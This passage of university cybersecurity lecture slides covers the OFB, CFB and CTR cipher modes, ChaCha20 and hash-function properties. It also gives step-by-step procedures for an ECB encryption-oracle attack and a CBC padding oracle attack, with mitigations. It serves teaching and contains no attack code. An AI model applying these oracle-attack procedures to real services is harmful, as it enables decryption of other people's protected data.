$$M_3' = D_K(C_3') \oplus C_2' = D_K(C_2) \oplus C_3 = (M_2 \oplus C_1) \oplus C_3$$
$$M_4' = D_K(C_4') \oplus C_3' = D_K(C_4) \oplus C_2 = (M_4 \oplus C_3) \oplus C_2$$

- These threats can be combated by adding a MIC (message integrity check) code, or a strong checksum to the plaintext before encrypt
  - **use of 16 bit checksum doesn't solve the problem, since 1 in 2^{16} chance that the checksum will work**
    - after 2^{15} attempts, the probably of obtaining a correct checksum is ~50%

Output Feedback (OFB) Mode

- Starting from a IV, a sequence of O_i block is obtained as


$$\begin{cases} O_0 = IV \\ O_i = E_K(O_{i-1}) \end{cases}$$

  - **each block in encrypted by**

    $C_i = M_i \text{ XOR } O_i$

  - **decryption**

    $M_i = C_i \text{ XOR } O_i$



Output Feedback (OFB) Mode

- How it works:
  - **A pseudorandom number O_0 is generated (named IV as in CBC)**
  - **O_0 is encrypted (using secret key K) obtaining O_1**
  - **from O_1 is obtained O_2 and so on, as many block are needed**

    $O_i = E_K(O_{i-1})$
    $O_0 = IV$
  - **plaintext in encrypted by by ⊕ing it with the pseudorandom stream (one-time pad) generated by the OFB**
  - **the same for the ciphertext**
- Given the pseudorandom keystream $o = O_1\ O_2\ O_3\ \ldots\ O_n$

  c = m XOR o

  m = c XOR o
- Message is treated as a stream of bits
  - **OTP acts as a stream cipher based on XOR**
- Example of uses: stream encryption over noisy channels

Advantages and Limitations of OFB


- Advantages of OFB:
  - **keystream can be generated in advances**
  - **if a message arrives in arbitrary-sized chucks, the associated ciphertext can immediately be transmitted**
  - **possibility to encrypt variable-length messages: no need of padding**
  - **if some bits of the ciphertext get garbled, only those bits of plaintext get garbled (no error propagation)**
- Disadvantages of OFB:
  - **if the plaintext is known by a bad guy, he can modify the ciphertext forcing the plaintext into anything he wants**
  - **if the plaintext is known, the keystream can be easily obtained**
    - hence must never reuse the same sequence (key+IV)

Cipher Feedback (CFB) Mode

- Similar to OFB
- The *b* bits shifted in to the encryption module are the *b* bits of the ciphertext from the previous block

$$\begin{cases} C_0 = IV \\ C_i = M_i \text{ XOR } E_K(C_{i-1}) \end{cases}$$

$$M_i = C_i \text{ XOR } E_K(C_{i-1})$$



Advantages and Limitations of CFB

- The block cipher is used in encryption mode at both ends
  - **like in OFB**
  - **however:**
    - the one-time pad cannot be generated entirely in advance
      - needs to stall while do block encryption after every *b* bits
- Errors in cipher text propagate to the next block
  - **like in CBC**
- The lost of a portion of the ciphertext can be resumed if it is multiple of s-bit used by the CFB
  - **it is possible to have *s*-bit CFB with *s* different from *b* (the $E_k(\cdot)$ size), e.g. 8 bits**
    - with OFB or CBC if octects (bytes) are lost in transmission or extra octects are added, the rest of transmission is garbled
      - sender and receiver must remain in sync or recovery method is needed
    - with 8-bit CFB as long as an error is an integral number of octects, things will be resynchronized


Counter (CTR) Mode

- Similar to the OFB
- The CTR output blocks are generated by encrypting a set of input blocks T_i called counters

  $O_i = E_K(T_i)$

  $C_i = M_i \text{ XOR } O_i$

  - **the sequence of counters $T_1, T_2, .., T_i$ must have the property that each block in the sequence is different from every other block**



Counter (CTR) Mode (cont.)

- Typically, the counter is initialized to some value and then incremented by 1 for each subsequent block (modulo 2^n, where n is the block size)


- Example with 16-byte block cipher:
  - **take a random number, for example "12345678"**
  - **T1 = 12345678**00000000
  - **T2 = 12345678**00000001
  - **...**
  - **Ti = 12345678**0000000 i
  - **go on until you reach the desired number of blocks**

Counter (CTR) Mode (cont.)

- Advantages:
  - **the forward cipher functions can be applied to the counters prior to the availability of the plaintext or ciphertext data**
    - like OFB
  - **the cipher functions can be performed in parallel**
  - **the plaintext block that corresponds to any particular ciphertext block can be recovered independently from the other plaintext blocks if the corresponding counter block can be determined**

Stream ciphers: ChaCha20

- Stream cipher proposed by Daniel J. Bernstein (in 2008)
  - **refinement of Salsa20 stream cipher (2005, same author)**
- Encryption/decryption performed by XOR of a keystream with the plaintext/ciphertext
  - **uses a 256-bit key, 32-bit initial counter, 96-bit nonce (IV)**
  - **keystream is the concatenation of 512-bit keystream blocks generated by a block function**
  - **ChaCha20 block function takes as input the key, current counter, and nonce values, and gives as output a 512-bit keystream block**
    - internally works in rounds (20) on a internal state
    - the initial state is formed by the concatenation of 128-bit constant, 256-bit key, 32-bit counter, and 96-bit nonce
  - **no requirement for the plaintext to be an integral multiple of 512 bits (64 bytes)**



Oracle Attacks

Oracle Attack

- An oracle attack involves an attacker interacting with a system/service (the oracle) that can provide information without directly solving the problem
  - **may encrypt or decrypt arbitrary messages without revealing the key, or provide other information (e.g. whether an operation succeeded or not)**

Oracle Attack (cont.)

- Some elements are required to exploit an oracle:
  - **ability to submit messages (plaintext or ciphertext)**
  - **ability to observe the response**
  - **ability to repeat these actions**

Example of Encrypting Oracle Attack

- Suppose that you have a ciphertext you want to decrypt (without knowing the key *K* of length *n*) and you know a portion of the corresponding plaintext, and only *h* bits are unknown
  - **a brute force attack would still require 2^n attempts (*n=len(K)*), infeasible**
- If you have access to an oracle that encrypts input messages using the same key, and if the encryption algorithm *c=E(K,m)* is deterministic
  - **a chosen-plaintext attack (CPA) may be possible, requiring 2^h attempts**


Example of ECB Oracle Attack

- Example: CPA against a ECB encryption oracle encrypting a message concatenated to a secret
  - **suppose that the encryption oracle gives the following output: E_K(m||secret)**
    - E_K() is a block cipher in ECB mode, e.g. block size 16
    - *m* is the input message sent to the oracle, *secret* is the message that you want to discover
  - **strategy of the attack:**
    - send an input message *m* that is 1 byte shorter than the block size and save the result
    - bruteforce the last byte until you find the same ciphertext block
    - repeat the previous steps bruteforcing the entire secret, one byte at time


Example of ECB Oracle Attack (cont.)

- Attack:
  - **1) send 15 bytes (m), e.g. b0 b1 b2 .. b14**
    - the first block of the response of the oracle will be:

      $C1 = E_K('b0\ b1\ b2\ ..\ b14 \| s0')$




  - **2) try to send the following inputs (16 bytes):**
    - b0 b1 b2 .. b14 0x00
    - b0 b1 b2 .. b14 0x01
    - …
    - until the response is *C1*; the last byte of this input message is s0




  - **3) send 14 bytes (m), b0 b1 b2 .. b13**
    - the first block of the response of the oracle will be:

      $C1 = E_K('b0\ b1\ b2\ ..\ b13 \| s0\ s1')$



  - **4) since you already know s0, search s1 by sending the following inputs:**
    - b0 b1 b2 .. b13 s0 0x00
    - b0 b1 b2 .. b13 s0 0x01
    - …
    - until the response is *C1*; the last byte of this input message is s1



  - **5) go on byte after byte until all bytes of the secret are discovered**

Example of ECB Oracle Attack (cont.)

- If the secret is longer that 16 bytes, after discovered the first 16 bytes you have to move to the second block, third block, etc.

```
0000000000000000? ???????????????? ???????????????? ????????????????...
00000000000000A? ???????????????? ???????????????? ????????????????...
0000000000000AB? ???????????????? ???????????????? ????????????????...
000000000000ABC? ???????????????? ???????????????? ????????????????...
00000000000ABCD? ???????????????? ???????????????? ????????????????...
0000000000ABCDE? ???????????????? ???????????????? ????????????????...
000000000ABCDEF? ???????????????? ???????????????? ????????????????...
00000000ABCDEFG? ???????????????? ???????????????? ????????????????...
0000000ABCDEFGH? ???????????????? ???????????????? ????????????????...
000000ABCDEFGHI? ???????????????? ???????????????? ????????????????...
00000ABCDEFGHIJ? ???????????????? ???????????????? ????????????????...
0000ABCDEFGHIJK? ???????????????? ???????????????? ????????????????...
000ABCDEFGHIJKL? ???????????????? ???????????????? ????????????????...
00ABCDEFGHIJKLM? ???????????????? ???????????????? ????????????????...
0ABCDEFGHIJKLMN? ???????????????? ???????????????? ????????????????...
ABCDEFGHIJKLMNO? ???????????????? ???????????????? ????????????????...
00000000000000A BCDEFGHIJKLMNOP? ???????????????? ????????????????...
00000000000000AB CDEFGHIJKLMNOPQ? ???????????????? ????????????????...
0000000000000ABC DEFGHIJKLMNOPQR? ???????????????? ????????????????...
000000000000ABCD EFGHIJKLMNOPQRS? ???????????????? ????????????????...
```

Example of ECB Oracle Attack (cont.)

Notes:

- This attack works also with CBC, in case fixed IV is used

- In case of ECB, the step (2), can be done with a single 256-block chosen plaintext query to the encryption oracle
  - **all 256 possible blocks can be sent concatenated in one message (256 x 16 = 4096 bytes)**
  - **similar also for step 4 and following**

Padding Oracle

- In some cases an attacker can modify a ciphertext and checking whether an unpadding error occurs when decrypting the ciphertext
  - **in general it is always possible to decrypt a tampered ciphertext, however an error may occur when unpadding**
    - due to malformed padding value
- We call Padding Oracle a server that receives a ciphertext and tells whether the padding is correct

CBC Threats: Padding Oracle Attack

- The attack targets the padding check done during decryption
  - **the attacker can exploit error messages or differences in response time when an incorrect padding is detected**
- Outline:
  - **the attacker has access to ciphertext (but not the key)**
  - **the attacker sends modified ciphertext to the server and observes whether the server accepts or rejects the decrypted message based on the padding**
    - valid padding: the decryption will succeed, and the server will respond accordingly
    - invalid padding: the decryption fails, and the server will respond with an error, indicating that the padding is incorrect
  - **the attacker exploits this behavior by trying to guess the padding byte by byte**
    - by modifying the ciphertext and observing the responses, the attacker can deduce the correct padding and then work backwards to reveal the plaintext

CBC Threats: Padding Oracle Attack (cont.)

- Example:
  - **consider the following ciphertext for two blocks:**
    - C1 = ciphertext block 1
    - C2 = ciphertext block 2, the target
  - **the attacker will focus on the second block (C2) and try to modify the first block (C1) such that when decrypted, the padding of the second block becomes valid**
  - **if the padding scheme is PKCS#7, it uses known values (like 0x01, 0x02, etc.), then the attacker can craft different guesses for the padding by modifying C1**
  - **through this process, the attacker can recover the original plaintext, block by block, without needing the encryption key**

CBC Threats: Padding Oracle Attack (cont.)

- Steps:
  - **1) select a random C1 and try different values for the last byte C1[15] (supposing block length=16 bytes), and stop when a valid pad is obtained (the decryption/unpadding succeeded)**
    - let's suppose that the valid pad is one byte 0x01 (see the note below), then it means that:
    - $C1[15] \oplus M2[15] = 0x01 \Rightarrow M2[15] = C1[15] \oplus 0x01$
  - **2) now set $C1[15] = M2[15] \oplus 0x02$, try different values for C1[14] and stop when a valid pad is obtained**
    - $C1[14] \oplus M2[14] = 0x02 \Rightarrow M2[14] = C1[14] \oplus 0x02$
  - **3) repeat with C1[16-i], M2[16-i], pad [i]*i, until all M2 bytes are discovered**
- Note: at step 1 a success may occur also in case the valid pad is 2 bytes 0x0202, or 3 bytes 0x030303, or longer
  - **for discover which pad occurred, try to change C1[0], then C1[1], and so on until a wrong pad is obtained when chaning C1[i], then:**
    - len(pad) = n = (16-i), and pad that is n||n||n,..,||n
    - $M2[i:16] = C1[i:16] \oplus [n]*n$
  - **the remaining bytes of M2 can be obtained following step 3**

CBC Threats: Padding Oracle Attack (cont.)

- Mitigations:
  - **do not leak whether a padding error occurred**
    - e.g. constant-time error responses
      - always respond with the same time for valid and invalid padding
  - **authenticated encryption**
    - using an authenticated encryption mode prevents the attacker from distinguishing between valid and invalid ciphertexts
      - in addition, both confidentiality and integrity are provided

- This attack is possible when CBC mode is improperly implemented or when it's not used in conjunction with the right mitigations



UNIVERSITÀ DI PARMA
Dipartimento di Ingegneria e Architettura

Hash functions

Luca Veltri

(mail.to: luca.veltri@unipr.it)

Course of Cybersecurity, 2025/2026

Hash Function

- Also known as Message Digest
- It is a function that takes a variable-length input message and produces a fixed-length output

$$h = H(m)$$

  - **input message m of any size**
  - **output data *h* of fixed size**
  - **the output *h* is called message digest**
- The transformation H(m) is one-way
  - **it is not practical to figure out which input corresponds to a given output**
- Examples: MD5, SHA-1, SHA256, SHA512, SHA-3

Hash function general properties

- Deterministic
  - **the same input will always produce the same output**
    - if you hash the same data twice, the result should be identical
- Fixed output length
  - **the hash output (the digest) should have a fixed length, regardless of the size of the input**
  - **resulting into a "compression" of the information**
    - It may reduce data size, “summarizing” the characteristics of the message
- Quick to compute
  - **it should be computationally efficient to calculate the hash value for any given input, regardless of its size**
- Avalanche effect
  - **a single bit flipping should result in a complete different hash outputs**
  - **all bits should contribute equally**
  - **the output should look “randomly generated” (pseudorandomness)**

Hash function security properties

- Def: given a value *h*, if $H(x) \equiv h$ then *x* is called preimage of h
- Def: given a pair x,y with $x \neq y$, if $H(x) \equiv H(y)$, we have a collision
- Preimage resistance (one-way)
  - **for any output, it is computationally infeasible to find any input which hashes to that output**
    - given a value h (for which m is unknown), find m' such that $H(m') \equiv h$
- Second-preimage resistance (weak collision resistance)
  - **it is computationally unfeasible to find any second input which has the same output as any specified input**
    - given m, find $m' \neq m$ such that $H(m') \equiv H(m)$
- (Strong) collision resistance
  - **it is computationally unfeasible to find any two distinct inputs m, m' which hash to the same output**
    - find m and m' such that $H(m') \equiv H(m)$

Preimage vs collision attack complexity (1/2)

- (Second-)Preimage brute force attack complexity
  - n = **hash size**
  - $N=2^n$ **is the number of possible different hash values**
  - $P(k)=$ Pr{ success with k tries } = Pr{ success with k input messages }
    - $P(1)= 1/N = 1 - (1-1/N)$
    - $P(2)= 1 - (1-1/N)^2$
    - $P(3)= 1 - (1-1/N)^3$
    - $P(k)= 1 - (1-1/N)^k$

    since $(1-x)^k \approx 1-kx$ when $x<<1$, then:
    - $P(k) \approx 1 - (1-k/N) = k/N$
  - **Look for the value of k such that P(k) ≥ 50%**
    - $P(k) \geq 1/2$
    - $k/N \geq 1/2$
    - $k \geq N/2 = 2^{n-1}$
- Same complexity of a brute force attack against a symmetric cipher secret key (with key length n)

Preimage vs collision attack complexity (2/2)


- Collision brute force attack complexity
  - $P(k) = \Pr\{\text{success with } k \text{ tries}\} = \Pr\{\text{success with } k \text{ input messages}\}$
    - $P(2) = 1/N = 1 - (N-1)/N$
    - $P(3) = 1 - (N-1)/N * (N-2)/N$
    - $P(k) = 1 - (N-1)/N * (N-2)/N * (N-3)/N * \ldots * (N-(k-1))/N$
      $= 1 - (1-1/N) * (1-2/N) * (1-3/N) * \ldots * (1-(k-1)/N)$
  - **Since it is always $1-x \leq e^{-x}$, and if $x \ll 1$ then $1-x \approx e^{-x}$**
    - $P(k) \approx 1 - e^{-1/N} e^{-2/N} e^{-3/N} \ldots e^{-(k-1)/N} = 1 - \prod_{i=1,..,k-1} e^{-i/N} = 1 - e^{-1/N \sum_{i=1,..k-1} i} =$
      $= 1 - e^{-k(k-1)/2N}$
  - **Look for the value of k such that P(k) ≥ 50%**
    - $P(k) > 1/2$
    - $e^{-k(k-1)/2N} < 1/2$
    - $k(k-1)/2N > \ln(2)$
    - $k^2 > 2N \ln(2)$
    - $k > \sqrt{N}\sqrt{(2 \ln 2)} \approx 1.18 * 2^{n/2}$
  - **This result is often referred to as Birthday Paradox**
    - $N=365, k > 1.18 * \sqrt{365} = 22{,}54 \Rightarrow k \geq 23$

How many bits should the output have?

- If the message digest has *n* bits, then a collision brute force attack would require (expected value) $2^{n/2}$ messages chosen at random
- If *n* bits are sufficient for resisting to preimage brute force attack, *2n* bits are required to resists to a collision brute force attack
  - **this is why message digest functions should have output of at least 160 or 256 bits**
    - in place of just 128 that are sufficient to resists against a brute force attacks to symmetric ciphers (2^n searches)
- However sometime it is not sufficient for an attacker to find out just two messages with the same hash
  - **they are interest on obtaining a preimage value**
    - this brute force attack requires 2^n attempts


What doing with a Hash

- Message fingerprint
  - **integrity check**
  - **maintaining a copy of a message digest of some data/program in place of the copy of the entire data**
- Password Hashing
  - **a system may know/store just the hash of a passwd**
- Digital signature
  - **signing the MD of a message instead of the entire message**
    - for efficiency (MDs are easier to compute than public-key algorithms)
- Entity authentication
  - **identification**



What doing with a Hash (cont.)

- Message Authentication
  - ***H(m)* can be used as is a MIC for *m*, however:**
    - if not protected, can be modified by an intruder (anyone can compute *H(m))*
    - cannot be used as cryptographic proof of the source
  - **possible solutions:**
    - encrypt *m* and *H(m)* with a secret key, or
    - compute the hash of both the message *m* and a secret
      - e.g. H(k||m)
      - the result is one-way function that takes two parameters: *k* and *m* (MAC function)




What doing with a Hash (cont.)

- Encryption
